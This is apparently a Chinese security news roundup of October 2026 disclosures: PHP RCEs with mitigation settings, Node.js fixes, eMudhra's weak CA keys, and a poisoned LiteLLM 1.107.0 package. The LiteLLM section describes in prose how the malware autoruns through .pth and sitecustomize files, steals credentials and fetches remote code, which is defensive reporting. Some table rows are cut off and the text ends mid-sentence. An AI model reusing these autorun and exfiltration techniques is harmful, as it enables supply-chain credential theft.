@@ -0,0 +1,490 @@
# 【漏洞大逃杀】从昨夜PHP RCE到30余款组件安全事件复盘
原创 星宇Sec
星宇Sec 星宇Sec 2026-10-21 19:16
> 2026年10月21日,多个主流技术栈在短时间内集中发布安全公告。PHP与Node.js出现需要立即处置的运行时漏洞,eMudhra的弱私钥问题触发了跨浏览器、操作系统、语言运行时的撤信更新,LiteLLM1.107.0则被植入凭据窃取器和远程代码加载器。
> 社交平台随后混入了大量历史CVE,其中不少问题早在一月至九月就已披露,但仍被很多人误认为昨天集中爆出。
**信息截止:2026年10月22日。本文依据厂商公告、CVE记录、项目安全公告和公开技术分析整理。 **
## 总览
<table><thead><tr><th data-colwidth="135" style="color: rgb(0, 0, 0);font-size: 16px;line-height: 1.5em;letter-spacing: 0em;text-align: left;font-weight: bold;background: none left top / auto no-repeat scroll padding-box border-box rgb(240, 240, 240);height: auto;border-style: solid;border-width: 1px;border-color: rgba(204, 204, 204, 0.4);border-radius: 0px;padding: 5px 10px;min-width: 85px;"><section><span leaf="">部件</span></section></th><th data-colwidth="252" style="color: rgb(0, 0, 0);font-size: 16px;line-height: 1.5em;letter-spacing: 0em;text-align: left;font-weight: bold;background: none left top / auto no-repeat scroll padding-box border-box rgb(240, 240, 240);height: auto;border-style: solid;border-width: 1px;border-color: rgba(204, 204, 204, 0.4);border-radius: 0px;padding: 5px 10px;min-width: 85px;"><section><span leaf="">核心问题</span></section></th><th style="color: rgb(0, 0, 0);font-size: 16px;line-height: 1.5em;letter-spacing: 0em;text-align: left;font-weight: bold;background: none left top / auto no-repeat scroll padding-box border-box rgb(240, 240, 240);height: auto;border-style: solid;border-width: 1px;border-color: rgba(204, 204, 204, 0.4);border-radius: 0px;padding: 5px 10px;min-width: 85px;"><section><span leaf="">时间属性</span></section></th></tr></thead><tbody><tr style="color: rgb(0, 0, 0);background-attachment: scroll;background-clip: border-box;background-color: rgb(255, 255, 255);background-image: none;background-origin: padding-box;background-position-x: left;background-position-y: top;background-repeat: no-repeat;background-size: auto;width: auto;height: auto;"><td data-colwidth="135" style="padding-top: 5px;padding-right: 10px;padding-bottom: 5px;padding-left: 10px;min-width: 85px;border-top-style: solid;border-bottom-style: solid;border-left-style: solid;border-right-style: solid;border-top-width: 1px;border-bottom-width: 1px;border-left-width: 1px;border-right-width: 1px;border-top-color: rgba(204, 204, 204, 0.4);border-bottom-color: rgba(204, 204, 204, 0.4);border-left-color: rgba(204, 204, 204, 0.4);border-right-color: rgba(204, 204, 204, 0.4);border-top-left-radius: 0px;border-top-right-radius: 0px;border-bottom-right-radius: 0px;border-bottom-left-radius: 0px;"><section><span leaf="">PHP</span></section></td><td data-colwidth="252" style="padding-top: 5px;padding-right: 10px;padding-bottom: 5px;padding-left: 10px;min-width: 85px;border-top-style: solid;border-bottom-style: solid;border-left-style: solid;border-right-style: solid;border-top-width: 1px;border-bottom-width: 1px;border-left-width: 1px;border-right-width: 1px;border-top-color: rgba(204, 204, 204, 0.4);border-bottom-color: rgba(204, 204, 204, 0.4);border-left-color: rgba(204, 204, 204, 0.4);border-right-color: rgba(204, 204, 204, 0.4);border-top-left-radius: 0px;border-top-right-radius: 0px;border-bottom-right-radius: 0px;border-bottom-left-radius: 0px;"><section><span leaf="">两个CVSS9.2未认证RCE,另有2026年5月披露的整数溢出与PHP-FPMXSS</span></section></td><td style="padding-top: 5px;padding-right: 10px;padding-bottom: 5px;padding-left: 10px;min-width: 85px;border-top-style: solid;border-bottom-style: solid;border-left-style: solid;border-right-style: solid;border-top-width: 1px;border-bottom-width: 1px;border-left-width: 1px;border-right-width: 1px;border-top-color: rgba(204, 204, 204, 0.4);border-bottom-color: rgba(204, 204, 204, 0.4);border-left-color: rgba(204, 204, 204, 0.4);border-right-color: rgba(204, 204, 204, 0.4);border-top-left-radius: 0px;border-top-right-radius: 0px;border-bottom-right-radius: 0px;border-bottom-left-radius: 0px;"><section><span leaf="">10月21日新事件</span></section></td></tr><tr style="color: rgb(0, 0, 0);background-attachment: scroll;background-clip: border-box;background-color: rgb(248, 248, 248);background-image: none;background-origin: padding-box;background-position-x: left;background-position-y: top;background-repeat: no-repeat;background-size: auto;width: auto;height: auto;"><td data-colwidth="135" style="padding-top: 5px;padding-right: 10px;padding-bottom: 5px;padding-left: 10px;min-width: 85px;border-top-style: solid;border-bottom-style: solid;border-left-style: solid;border-right-style: solid;border-top-width: 1px;border-bottom-width: 1px;border-left-width: 1px;border-right-width: 1px;border-top-color: rgba(204, 204, 204, 0.4);border-bottom-color: rgba(204, 204, 204, 0.4);border-left-color: rgba(204, 204, 204, 0.4);border-right-color: rgba(204, 204, 204, 0.4);border-top-left-radius: 0px;border-top-right-radius: 0px;border-bottom-right-radius: 0px;border-bottom-left-radius: 0px;"><section><span leaf="">Node.js</span></section></td><td data-colwidth="252" style="padding-top: 5px;padding-right: 10px;padding-bottom: 5px;padding-left: 10px;min-width: 85px;border-top-style: solid;border-bottom-style: solid;border-left-style: solid;border-right-style: solid;border-top-width: 1px;border-bottom-width: 1px;border-left-width: 1px;border-rightLine truncated
## 目录
事件时间线置于正文开篇,不占用组件编号。
<table><thead><tr><th data-colwidth="96" style="color: rgb(0, 0, 0);font-size: 16px;line-height: 1.5em;letter-spacing: 0em;text-align: left;font-weight: bold;background: none left top / auto no-repeat scroll padding-box border-box rgb(240, 240, 240);height: auto;border-style: solid;border-width: 1px;border-color: rgba(204, 204, 204, 0.4);border-radius: 0px;padding: 5px 10px;min-width: 85px;"><section><span leaf="">顺序</span></section></th><th data-colwidth="148" style="color: rgb(0, 0, 0);font-size: 16px;line-height: 1.5em;letter-spacing: 0em;text-align: left;font-weight: bold;background: none left top / auto no-repeat scroll padding-box border-box rgb(240, 240, 240);height: auto;border-style: solid;border-width: 1px;border-color: rgba(204, 204, 204, 0.4);border-radius: 0px;padding: 5px 10px;min-width: 85px;"><section><span leaf="">组件</span></section></th><th style="color: rgb(0, 0, 0);font-size: 16px;line-height: 1.5em;letter-spacing: 0em;text-align: left;font-weight: bold;background: none left top / auto no-repeat scroll padding-box border-box rgb(240, 240, 240);height: auto;border-style: solid;border-width: 1px;border-color: rgba(204, 204, 204, 0.4);border-radius: 0px;padding: 5px 10px;min-width: 85px;"><section><span leaf="">网传被提到的漏洞</span></section></th></tr></thead><tbody><tr style="color: rgb(0, 0, 0);background-attachment: scroll;background-clip: border-box;background-color: rgb(255, 255, 255);background-image: none;background-origin: padding-box;background-position-x: left;background-position-y: top;background-repeat: no-repeat;background-size: auto;width: auto;height: auto;"><td data-colwidth="96" style="padding-top: 5px;padding-right: 10px;padding-bottom: 5px;padding-left: 10px;min-width: 85px;border-top-style: solid;border-bottom-style: solid;border-left-style: solid;border-right-style: solid;border-top-width: 1px;border-bottom-width: 1px;border-left-width: 1px;border-right-width: 1px;border-top-color: rgba(204, 204, 204, 0.4);border-bottom-color: rgba(204, 204, 204, 0.4);border-left-color: rgba(204, 204, 204, 0.4);border-right-color: rgba(204, 204, 204, 0.4);border-top-left-radius: 0px;border-top-right-radius: 0px;border-bottom-right-radius: 0px;border-bottom-left-radius: 0px;"><section><span leaf="">1</span></section></td><td data-colwidth="148" style="padding-top: 5px;padding-right: 10px;padding-bottom: 5px;padding-left: 10px;min-width: 85px;border-top-style: solid;border-bottom-style: solid;border-left-style: solid;border-right-style: solid;border-top-width: 1px;border-bottom-width: 1px;border-left-width: 1px;border-right-width: 1px;border-top-color: rgba(204, 204, 204, 0.4);border-bottom-color: rgba(204, 204, 204, 0.4);border-left-color: rgba(204, 204, 204, 0.4);border-right-color: rgba(204, 204, 204, 0.4);border-top-left-radius: 0px;border-top-right-radius: 0px;border-bottom-right-radius: 0px;border-bottom-left-radius: 0px;"><section><span leaf="">PHP</span></section></td><td style="padding-top: 5px;padding-right: 10px;padding-bottom: 5px;padding-left: 10px;min-width: 85px;border-top-style: solid;border-bottom-style: solid;border-left-style: solid;border-right-style: solid;border-top-width: 1px;border-bottom-width: 1px;border-left-width: 1px;border-right-width: 1px;border-top-color: rgba(204, 204, 204, 0.4);border-bottom-color: rgba(204, 204, 204, 0.4);border-left-color: rgba(204, 204, 204, 0.4);border-right-color: rgba(204, 204, 204, 0.4);border-top-left-radius: 0px;border-top-right-radius: 0px;border-bottom-right-radius: 0px;border-bottom-left-radius: 0px;"><section><span leaf="">php2shell两个未认证RCE; Line truncated
## 事件时间线:九天窗口,不是“一夜之间”
本轮讨论横跨10月13日至21日。下面先列出近期事件,再列更早披露但在此期间被重新提到的CVE。

01-night-timeline
**图1 **
本轮漏洞事件时间线。
### 本轮集中事件
<table><thead><tr><th style="color: rgb(0, 0, 0);font-size: 16px;line-height: 1.5em;letter-spacing: 0em;text-align: left;font-weight: bold;background: none left top / auto no-repeat scroll padding-box border-box rgb(240, 240, 240);height: auto;border-style: solid;border-width: 1px;border-color: rgba(204, 204, 204, 0.4);border-radius: 0px;padding: 5px 10px;min-width: 85px;"><section><span leaf="">日期</span></section></th><th style="color: rgb(0, 0, 0);font-size: 16px;line-height: 1.5em;letter-spacing: 0em;text-align: left;font-weight: bold;background: none left top / auto no-repeat scroll padding-box border-box rgb(240, 240, 240);height: auto;border-style: solid;border-width: 1px;border-color: rgba(204, 204, 204, 0.4);border-radius: 0px;padding: 5px 10px;min-width: 85px;"><section><span leaf="">事件</span></section></th><th style="color: rgb(0, 0, 0);font-size: 16px;line-height: 1.5em;letter-spacing: 0em;text-align: left;font-weight: bold;background: none left top / auto no-repeat scroll padding-box border-box rgb(240, 240, 240);height: auto;border-style: solid;border-width: 1px;border-color: rgba(204, 204, 204, 0.4);border-radius: 0px;padding: 5px 10px;min-width: 85px;"><section><span leaf="">说明</span></section></th></tr></thead><tbody><tr style="color: rgb(0, 0, 0);background-attachment: scroll;background-clip: border-box;background-color: rgb(255, 255, 255);background-image: none;background-origin: padding-box;background-position-x: left;background-position-y: top;background-repeat: no-repeat;background-size: auto;width: auto;height: auto;"><td style="padding-top: 5px;padding-right: 10px;padding-bottom: 5px;padding-left: 10px;min-width: 85px;border-top-style: solid;border-bottom-style: solid;border-left-style: solid;border-right-style: solid;border-top-width: 1px;border-bottom-width: 1px;border-left-width: 1px;border-right-width: 1px;border-top-color: rgba(204, 204, 204, 0.4);border-bottom-color: rgba(204, 204, 204, 0.4);border-left-color: rgba(204, 204, 204, 0.4);border-right-color: rgba(204, 204, 204, 0.4);border-top-left-radius: 0px;border-top-right-radius: 0px;border-bottom-right-radius: 0px;border-bottom-left-radius: 0px;"><section><span leaf="">10月21日</span></section></td><td style="padding-top: 5px;padding-right: 10px;padding-bottom: 5px;padding-left: 10px;min-width: 85px;border-top-style: solid;border-bottom-style: solid;border-left-style: solid;border-right-style: solid;border-top-width: 1px;border-bottom-width: 1px;border-left-width: 1px;border-right-width: 1px;border-top-color: rgba(204, 204, 204, 0.4);border-bottom-color: rgba(204, 204, 204, 0.4);border-left-color: rgba(204, 204, 204, 0.4);border-right-color: rgba(204, 204, 204, 0.4);border-top-left-radius: 0px;border-top-right-radius: 0px;border-bottom-right-radius: 0px;border-bottom-left-radius: 0px;"><section><span leaf="">PHP与Node.js安全更新;LiteLLM1.107.0投毒;VyperCVE记录</span></section></td><td style="padding-top: 5px;padding-right: 10px;padding-bottom: 5px;padding-left: 10px;min-width: 85px;border-top-style: solid;border-bottom-style: solid;border-left-style: solid;border-right-style: solid;border-top-width: 1px;border-bottom-width: 1px;border-left-width: 1px;border-right-width: 1px;border-top-color: rgba(204, 204, 204, 0.4);border-bottom-color: rgba(204, 204, 204, 0.4);border-left-color: rgba(204, 204, 204, 0.4);border-right-color: rgba(204, 204, 204, 0.4);border-top-left-radius: 0px;border-top-right-radius: 0px;border-bottom-right-radius: 0px;border-bottom-left-radius: 0px;"><section><span leaf="">本轮主要新增事件</span></section></td></tr><tr style="color: rgb(0, 0, 0);background-attachment: scroll;background-clip: border-box;background-color: rgb(248, 248, 248);background-image: none;background-origin: padding-box;background-position-x: left;background-position-y: top;background-repeat: no-repeat;background-size: auto;width: auto;height: auto;"><td style="padding-top: 5px;padding-right: 10px;padding-bottom: 5px;padding-left: 10px;min-width: 85px;border-top-style: solid;border-bottom-style: solid;border-left-style: solid;border-right-style: solid;border-top-width: 1px;border-bottom-width: 1px;border-left-width: 1px;border-right-width: 1px;border-top-color: rgba(204, 204, 204, 0.4);border-bottom-color: rgba(204, 204, 204, 0.4);border-left-color: rgba(204, 204, 204, 0.4);border-right-color: rgba(204, 204, 204, 0.4);border-top-left-radius: 0px;border-top-right-radius: 0px;border-bottom-right-radius: 0px;border-bottom-left-radius: 0px;"><section><span leaf="">10月20日</span></section></td><td style="padding-top: 5px;padding-right: 10px;padding-bottom: 5px;padding-left: 10px;min-width: 85px;border-top-style: solid;border-bottom-style: solid;border-left-style: solid;border-right-style: solid;border-top-width: 1px;border-bottom-width: 1px;border-left-width: 1px;border-right-width: 1px;border-top-color: rgba(204, 204, 204, 0.4);border-bottom-color: rgba(204, 204, 204, 0.4);border-left-color: rgba(204, 2Line truncated
### 更早披露但被本轮引用
<table><thead><tr><th style="color: rgb(0, 0, 0);font-size: 16px;line-height: 1.5em;letter-spacing: 0em;text-align: left;font-weight: bold;background: none left top / auto no-repeat scroll padding-box border-box rgb(240, 240, 240);height: auto;border-style: solid;border-width: 1px;border-color: rgba(204, 204, 204, 0.4);border-radius: 0px;padding: 5px 10px;min-width: 85px;"><section><span leaf="">日期</span></section></th><th style="color: rgb(0, 0, 0);font-size: 16px;line-height: 1.5em;letter-spacing: 0em;text-align: left;font-weight: bold;background: none left top / auto no-repeat scroll padding-box border-box rgb(240, 240, 240);height: auto;border-style: solid;border-width: 1px;border-color: rgba(204, 204, 204, 0.4);border-radius: 0px;padding: 5px 10px;min-width: 85px;"><section><span leaf="">漏洞或事件</span></section></th><th style="color: rgb(0, 0, 0);font-size: 16px;line-height: 1.5em;letter-spacing: 0em;text-align: left;font-weight: bold;background: none left top / auto no-repeat scroll padding-box border-box rgb(240, 240, 240);height: auto;border-style: solid;border-width: 1px;border-color: rgba(204, 204, 204, 0.4);border-radius: 0px;padding: 5px 10px;min-width: 85px;"><section><span leaf="">说明</span></section></th></tr></thead><tbody><tr style="color: rgb(0, 0, 0);background-attachment: scroll;background-clip: border-box;background-color: rgb(255, 255, 255);background-image: none;background-origin: padding-box;background-position-x: left;background-position-y: top;background-repeat: no-repeat;background-size: auto;width: auto;height: auto;"><td style="padding-top: 5px;padding-right: 10px;padding-bottom: 5px;padding-left: 10px;min-width: 85px;border-top-style: solid;border-bottom-style: solid;border-left-style: solid;border-right-style: solid;border-top-width: 1px;border-bottom-width: 1px;border-left-width: 1px;border-right-width: 1px;border-top-color: rgba(204, 204, 204, 0.4);border-bottom-color: rgba(204, 204, 204, 0.4);border-left-color: rgba(204, 204, 204, 0.4);border-right-color: rgba(204, 204, 204, 0.4);border-top-left-radius: 0px;border-top-right-radius: 0px;border-bottom-right-radius: 0px;border-bottom-left-radius: 0px;"><section><span leaf="">2026年10月</span></section></td><td style="padding-top: 5px;padding-right: 10px;padding-bottom: 5px;padding-left: 10px;min-width: 85px;border-top-style: solid;border-bottom-style: solid;border-left-style: solid;border-right-style: solid;border-top-width: 1px;border-bottom-width: 1px;border-left-width: 1px;border-right-width: 1px;border-top-color: rgba(204, 204, 204, 0.4);border-bottom-color: rgba(204, 204, 204, 0.4);border-left-color: rgba(204, 204, 204, 0.4);border-right-color: rgba(204, 204, 204, 0.4);border-top-left-radius: 0px;border-top-right-radius: 0px;border-bottom-right-radius: 0px;border-bottom-left-radius: 0px;"><section><span leaf="">snappy-java</span><code><span leaf="">CVE-2026-108106</span></code><span leaf="">; Line truncated
## 一、PHP:两个CVSS9.2的未认证RCE
PHP在10月21日发布8.5.12、8.4.27、8.3.36和8.2.35,修复两个CVSS4.0评分均为9.2的关键漏洞[1]:
02-php2shell-tenable
**图2 **
<table><thead><tr><th style="color: rgb(0, 0, 0);font-size: 16px;line-height: 1.5em;letter-spacing: 0em;text-align: left;font-weight: bold;background: none left top / auto no-repeat scroll padding-box border-box rgb(240, 240, 240);height: auto;border-style: solid;border-width: 1px;border-color: rgba(204, 204, 204, 0.4);border-radius: 0px;padding: 5px 10px;min-width: 85px;"><section><span leaf="">CVE</span></section></th><th style="color: rgb(0, 0, 0);font-size: 16px;line-height: 1.5em;letter-spacing: 0em;text-align: left;font-weight: bold;background: none left top / auto no-repeat scroll padding-box border-box rgb(240, 240, 240);height: auto;border-style: solid;border-width: 1px;border-color: rgba(204, 204, 204, 0.4);border-radius: 0px;padding: 5px 10px;min-width: 85px;"><section><span leaf="">技术问题</span></section></th><th style="color: rgb(0, 0, 0);font-size: 16px;line-height: 1.5em;letter-spacing: 0em;text-align: left;font-weight: bold;background: none left top / auto no-repeat scroll padding-box border-box rgb(240, 240, 240);height: auto;border-style: solid;border-width: 1px;border-color: rgba(204, 204, 204, 0.4);border-radius: 0px;padding: 5px 10px;min-width: 85px;"><section><span leaf="">风险</span></section></th></tr></thead><tbody><tr style="color: rgb(0, 0, 0);background-attachment: scroll;background-clip: border-box;background-color: rgb(255, 255, 255);background-image: none;background-origin: padding-box;background-position-x: left;background-position-y: top;background-repeat: no-repeat;background-size: auto;width: auto;height: auto;"><td style="padding-top: 5px;padding-right: 10px;padding-bottom: 5px;padding-left: 10px;min-width: 85px;border-top-style: solid;border-bottom-style: solid;border-left-style: solid;border-right-style: solid;border-top-width: 1px;border-bottom-width: 1px;border-left-width: 1px;border-right-width: 1px;border-top-color: rgba(204, 204, 204, 0.4);border-bottom-color: rgba(204, 204, 204, 0.4);border-left-color: rgba(204, 204, 204, 0.4);border-right-color: rgba(204, 204, 204, 0.4);border-top-left-radius: 0px;border-top-right-radius: 0px;border-bottom-right-radius: 0px;border-bottom-left-radius: 0px;"><code><span leaf="">CVE-2026-109618</span></code></td><td style="padding-top: 5px;padding-right: 10px;padding-bottom: 5px;padding-left: 10px;min-width: 85px;border-top-style: solid;border-bottom-style: solid;border-left-style: solid;border-right-style: solid;border-top-width: 1px;border-bottom-width: 1px;border-left-width: 1px;border-right-width: 1px;border-top-color: rgba(204, 204, 204, 0.4);border-bottom-color: rgba(204, 204, 204, 0.4);border-left-color: rgba(204, 204, 204, 0.4);border-right-color: rgba(204, 204, 204, 0.4);border-top-left-radius: 0px;border-top-right-radius: 0px;border-bottom-right-radius: 0px;border-bottom-left-radius: 0px;"><section><span leaf="">OOM异常通过</span><code><span leaf="">longjmp()</span></code><span leaf="">退出上下文,请求内存尚未完全初始化,清理路径随后处理无效状态</span></section></td><td style="padding-top: 5px;padding-right: 10px;padding-bottom: 5px;padding-left: 10px;min-width: 85px;border-top-style: solid;border-bottom-style: solid;border-left-style: solid;border-right-style: solid;border-top-width: 1px;border-bottom-width: 1px;border-left-width: 1px;border-right-width: 1px;border-top-color: rgba(204, 204, 204, 0.4);border-bottom-color: rgba(204, 204, 204, 0.4);border-left-color: rgba(204, 204, 204, 0.4);border-right-color: rgba(204, 204, 204, 0.4);border-top-left-radius: 0px;border-top-right-radius: 0px;border-bottom-right-radius: 0px;border-bottom-left-radius: 0px;"><section><span leaf="">可导致远程代码执行</span></section></td></tr><tr style="color: rgb(0, 0, 0);background-attachment: scroll;background-clip: border-box;background-color: rgb(248, 248, 248);background-image: none;background-origin: padding-box;background-position-x: left;background-position-y: top;background-repeat: no-repeat;background-size: auto;width: auto;height: auto;"><td style="padding-top: 5px;padding-right: 10px;padding-bottom: 5px;padding-left: 10px;min-width: 85px;border-top-style: solid;border-bottom-style: solid;border-left-style: solid;border-right-style: solid;border-top-width: 1px;border-bottom-width: 1px;border-left-width: 1px;border-right-width: 1px;border-top-color: rgba(204, 204, 204, 0.4);border-bottom-color: rgba(204, 204, 204, 0.4);border-left-color: rgba(204, 204, 204, 0.4);border-right-color: rgba(204, 204, 204, 0.4);border-top-left-radius: 0px;border-top-right-radius: 0px;border-bottom-right-radius: 0px;border-bottom-left-radius: 0px;"><code><span leaf="">CVE-2026-109619</span></code></td><td style="padding-top: 5px;padding-right: 10px;padding-bottom: 5px;padding-left: 10px;min-width: 85px;border-top-style: solid;border-bottom-style: solid;border-left-style: solid;border-right-style: solid;border-top-width: 1px;border-bottom-width: 1px;border-left-width: 1px;border-right-width: 1px;border-top-Line truncated
受影响范围覆盖8.2至8.5分支,凡处理Web请求的PHP部署均应视为暴露,包括PHP-FPM、mod_php
、php-cgi
、FrankenPHP和LiteSpeed。官方特别说明,mod_php
风险最高,攻击可以在业务代码运行前触发,应用层的登录校验和框架中间件无法拦截。PHP8.1及更早版本已不再获得项目的常规安全更新,长期方案仍是迁移到受支持分支[1]。
目前没有可替代补丁的完整缓解方案。无法立即升级时,只能按官方建议降低部分已验证攻击路径的可触发性:
```
memory_limit=-1post_max_size=8Msession.upload_progress.enabled=0fatal_error_backtraces=0
```
其中post_max_size
在上传场景可调整到32M,
适用于PHP8.5,同时应限制multipart字段和分段数量,并使用容器或cgroup限制整体资源。所有调整必须在PHP-FPM池或Apache配置层生效,并重启全部worker。上述配置只能阻断已确认路径,不能替代升级[1]。
截至10月22日,两个PHP漏洞尚未进入CISA的KEV目录,也没有官方确认的大规模成功利用[11]。公开报告提到的早期扫描和攻击尝试,不能直接等同于已经形成稳定在野利用。
> 参考
> 公众号:棉花糖fans[PHP的RCE目前有点难实战](https://mp.weixin.qq.com/s/8Tdj1_rZPA7utUgFP1ZLIQ)
PHP另有两条在2026年5月披露的历史CVE:
- CVE-2026-7568
:超长字符串输入导致metaphone()
发生有符号整数溢出,可造成越界读取和进程崩溃。
- CVE-2026-6735
:PHP-FPM状态页未正确清理用户输入,可形成XSS。
两项均修复于8.2.31、8.3.31、8.4.21和8.5.6。它们不属于10月21日的新RCE事件。
## 二、Node.js:
Node.js在10月21日发布22.23.4、24.22.1和26.12.1,共修复10个CVE[2]。

03-node-advisory
**图3**
<table><thead><tr><th data-colwidth="179" style="color: rgb(0, 0, 0);font-size: 16px;line-height: 1.5em;letter-spacing: 0em;text-align: left;font-weight: bold;background: none left top / auto no-repeat scroll padding-box border-box rgb(240, 240, 240);height: auto;border-style: solid;border-width: 1px;border-color: rgba(204, 204, 204, 0.4);border-radius: 0px;padding: 5px 10px;min-width: 85px;"><section><span leaf="">CVE</span></section></th><th data-colwidth="88" style="color: rgb(0, 0, 0);font-size: 16px;line-height: 1.5em;letter-spacing: 0em;font-weight: bold;background: none left top / auto no-repeat scroll padding-box border-box rgb(240, 240, 240);height: auto;border-style: solid;border-width: 1px;border-color: rgba(204, 204, 204, 0.4);border-radius: 0px;padding: 5px 10px;min-width: 85px;text-align: right;"><section><span leaf="">严重度</span></section></th><th data-colwidth="185" style="color: rgb(0, 0, 0);font-size: 16px;line-height: 1.5em;letter-spacing: 0em;text-align: left;font-weight: bold;background: none left top / auto no-repeat scroll padding-box border-box rgb(240, 240, 240);height: auto;border-style: solid;border-width: 1px;border-color: rgba(204, 204, 204, 0.4);border-radius: 0px;padding: 5px 10px;min-width: 85px;"><section><span leaf="">问题</span></section></th><th style="color: rgb(0, 0, 0);font-size: 16px;line-height: 1.5em;letter-spacing: 0em;text-align: left;font-weight: bold;background: none left top / auto no-repeat scroll padding-box border-box rgb(240, 240, 240);height: auto;border-style: solid;border-width: 1px;border-color: rgba(204, 204, 204, 0.4);border-radius: 0px;padding: 5px 10px;min-width: 85px;"><section><span leaf="">影响分支</span></section></th></tr></thead><tbody><tr style="color: rgb(0, 0, 0);background-attachment: scroll;background-clip: border-box;background-color: rgb(255, 255, 255);background-image: none;background-origin: padding-box;background-position-x: left;background-position-y: top;background-repeat: no-repeat;background-size: auto;width: auto;height: auto;"><td data-colwidth="179" style="padding-top: 5px;padding-right: 10px;padding-bottom: 5px;padding-left: 10px;min-width: 85px;border-top-style: solid;border-bottom-style: solid;border-left-style: solid;border-right-style: solid;border-top-width: 1px;border-bottom-width: 1px;border-left-width: 1px;border-right-width: 1px;border-top-color: rgba(204, 204, 204, 0.4);border-bottom-color: rgba(204, 204, 204, 0.4);border-left-color: rgba(204, 204, 204, 0.4);border-right-color: rgba(204, 204, 204, 0.4);border-top-left-radius: 0px;border-top-right-radius: 0px;border-bottom-right-radius: 0px;border-bottom-left-radius: 0px;"><code><span leaf="">CVE-2026-111497</span></code></td><td data-colwidth="88"><section style="text-align: center;"><span leaf="">High</span></section></td><td data-colwidth="185" style="padding-top: 5px;padding-right: 10px;padding-bottom: 5px;padding-left: 10px;min-width: 85px;border-top-style: solid;border-bottom-style: solid;border-left-style: solid;border-right-style: solid;border-top-width: 1px;border-bottom-width: 1px;border-left-width: 1px;border-right-width: 1px;border-top-color: rgba(204, 204, 204, 0.4);border-bottom-color: rgba(204, 204, 204, 0.4);border-left-color: rgba(204, 204, 204, 0.4);border-right-color: rgba(204, 204, 204, 0.4);border-top-left-radius: 0px;border-top-right-radius: 0px;border-bottom-right-radius: 0px;border-bottom-left-radius: 0px;"><section><span leaf="">Brotli解码器越界写,受影响调用路径可导致RCE</span></section></td><td style="padding-top: 5px;padding-right: 10px;padding-bottom: 5px;padding-left: 10px;min-width: 85px;border-top-style: solid;border-bottom-style: solid;border-left-style: solid;border-right-style: solid;border-top-width: 1px;border-bottom-width: 1px;border-left-width: 1px;border-right-width: 1px;border-top-color: rgba(204, 204, 204, 0.4);border-bottom-color: rgba(204, 204, 204, 0.4);border-left-color: rgba(204, 204, 204, 0.4);border-right-color: rgba(204, 204, 204, 0.4);border-top-left-radius: 0px;border-top-right-radius: 0px;border-bottom-right-radius: 0px;border-bottom-left-radius: 0px;"><section><span leaf="">22/24/26</span></section></td></tr><tr style="color: rgb(0, 0, 0);background-attachment: scroll;background-clip: border-box;background-color: rgb(248, 248, 248);background-image: none;background-origin: padding-box;background-position-x: left;background-position-y: top;background-repeat: no-repeat;background-size: auto;width: auto;height: auto;"><td data-colwidth="179" style="padding-top: 5px;padding-right: 10px;padding-bottom: 5px;padding-left: 10px;min-width: 85px;border-top-style: solid;border-bottom-style: solid;border-left-style: solid;border-right-style: solid;border-top-width: 1px;border-bottom-width: 1px;border-left-width: 1px;border-right-width: 1px;border-top-color: rgba(204, 204, 204, 0.4);border-bottom-color: rgba(204, 204, 204, 0.4);border-left-color: rgba(204, 204, 204, 0.4);border-right-color: rgba(20Line truncated
其中CVE-2026-111497
需要优先处理,但不应表述为“任意Node.jsHTTP服务发送一个Brotli请求就必然失陷”。官方确认的是Brotli解码器存在越界写并可能导致RCE,实际可利用性取决于应用是否将不可信输入送入受影响解码路径。
Node.js这次同时更新了c-ares、OpenSSL、SQLite、Undici和根证书。其中OpenSSL更新针对24/22分支,SQLite更新针对22分支;c-ares、Undici和根证书覆盖22/24/26三条版本线[2]。对已停止维护的Node.js版本,项目不会提供对应补丁,应迁移到仍在支持的版本线。
## 三、LiteLLM1.107.0:安装依赖就可能执行后门
10月21日,LiteLLM1.107.0供应链投毒事件曝光。PyPI上的7个wheel均包含三个额外文件[6]:
```
cook.pthcook.pysitecustomize.py
```
cook.pth
只有import cook
一行。Python在启动时处理.pth
文件,sitecustomize.py
也会被自动导入,因此受影响环境无需执行import litellm
,恶意代码仍可能运行。这使排查、测试和修复本身也可能再次触发载荷。

04-socket-cover
**图4 **
恶意代码可收集AWS、Azure、GCP、Kubernetes、SSH、GPG、Git、npm、PyPI、浏览器、AI开发工具以及LiteLLM数据库中的凭据。数据经AES-256-CBC和RSA-4096加密后,被发送至仿冒域名litellm.dev
。另一个组件会定期从GitHub死信箱读取域名,再下载Python代码并通过exec()
执行。
需要特别区分两个事实:
- GitHub上的v1.107.0
Git标签本身没有载荷。
- 恶意wheel和镜像来自标签之后的未标记提交,构建溯源指向仿冒仓库Berri-AI/litellm
。
截至10月22日,PyPI、GHCR和DockerHub中的恶意标签均已删除,但发布入口如何被利用尚未完成调查。已经下载到本地缓存、CI缓存、私有镜像仓库或运行中容器里的历史产物不会随上游删除而消失。
已在可疑环境中运行过1.107.0的主机,应从可信产物重建,并轮换云平台、Kubernetes、SSH、数据库、CI/CD和模型供应商密钥。恢复时应固定litellm==1.106.2
或此前经过验证的明确版本,不要在受感染虚拟环境里先运行pip
或Python。

05-socket-evidence
**图5 **
LiteLLM还有两条旧CVE需要与本次投毒事件分开处理:
- CVE-2026-42208
:
- CVE-2026-42271
:
两项均修复于1.83.7,并先后在2026年5月和6月进入CISA的KEV目录[11][12]。
## 四、eMudhra:真正的问题不是TLS算法,而是信任锚
eMudhra事件不是“TLS加密被攻破”,而是中间CA的私钥生成过程出现严重缺陷。8个中间证书虽然标称使用P-384密钥,但密钥生成流程实际留下了极小的有效密钥空间,研究者可以通过公开证书快速恢复签名能力,不需要破解384位ECC[3][13]。
2026年10月17日,研究者使用8个私钥分别签署测试消息,并向Mozilla和Chrome根计划提交证据。Chrome在数小时内通过CRLSet阻断相关中间证书,Mozilla在当晚通过OneCRL完成阻断。披露数据记录eMudhra于10月18日撤销8个证书,eMudhra的文字声明则将撤销日记为10月19日;Apple在10月19日、Microsoft在10月20日完成相应撤信。8个证书中,6个用于TLS,2个用于代码签名[3][13]。
### 影响边界
这件事的风险很高,但不能写成“全球HTTPS瞬间变成明文”。
- 根证书私钥没有泄露,受影响的是8个中间CA。
- Chrome表示,在撤信前,CT日志中没有发现通过6个TLS中间证书签发的恶意站点证书。
- eMudhra表示,8个中间CA没有签发终端证书,未发现数据泄露或基础设施失陷[13]。
- 当前没有已知成功利用。风险主要落在不检查吊销状态、未更新根证书包的自定义客户端和物联网环境。
- 对普通浏览器而言,CRLSet、OneCRL、系统根库更新和CertificateTransparency是三道独立防线。
真正的工程问题是:**很多软件不共享系统信任库**
。Go使用标准库中的过滤逻辑,Rust的rustls-webpki
和webpki-root-certs
维护自己的根证书集合,Java可能使用独立的cacerts
,
